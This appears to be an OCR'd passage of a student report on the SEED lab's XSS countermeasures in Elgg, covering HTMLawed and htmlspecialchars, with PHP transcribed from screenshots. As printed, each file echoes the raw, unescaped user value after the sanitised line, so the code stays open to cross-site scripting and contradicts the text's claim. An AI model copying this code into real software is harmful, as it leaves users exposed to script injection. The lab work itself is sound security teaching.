
Task 7:


1. Here we activate the countermeasure HTMLawed, which will not run the scripts anymore.








2. We uncomment the "htmlspecialchars" function calls in each file. which is used to encode the special characters in user input, such as "<" to &lt, ">" to &gt, etc. for example for quotes it is &quot.




SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
dropdown.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
11:22 PM
Open
dropdown.php
/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output
Save
<?php
/**
* Elgg dropdown display
* Displays a value that was entered into the system via a dropdown
*
* @package Elgg
* @subpackage Core
*
* @uses $vars['text'] The text to display
*
*/
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];
Saving file '/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/dropdown.php'...
PHP
Tab Width: 8
Ln 13, Col 1
INS
Type here to search
ENG
IN
22:22
10-04-2020


SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
*email.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
11:23 PM
Open
*email.php
/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output
Save
<?php
/**
* Elgg email output
* Displays an email address that was entered using an email input field
*
* @package Elgg
* @subpackage Core
*
* @uses $vars['value'] The email address to display
*
*/
$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');
$encoded_value = $vars['value'];
if (!empty($vars['value'])) {
echo "$encoded_value";
}
PHP
Tab Width: 8
Ln 13, Col 1
INS
Type here to search
ENG
IN
22:23
10-04-2020





References

https://github.com/aasthayadav/CompSecAttackLabs/blob/master/9.%20XSS%20Attack/Lab%209%20XSS%20Attack.pdf

Have referred the ppt and lab description document provided.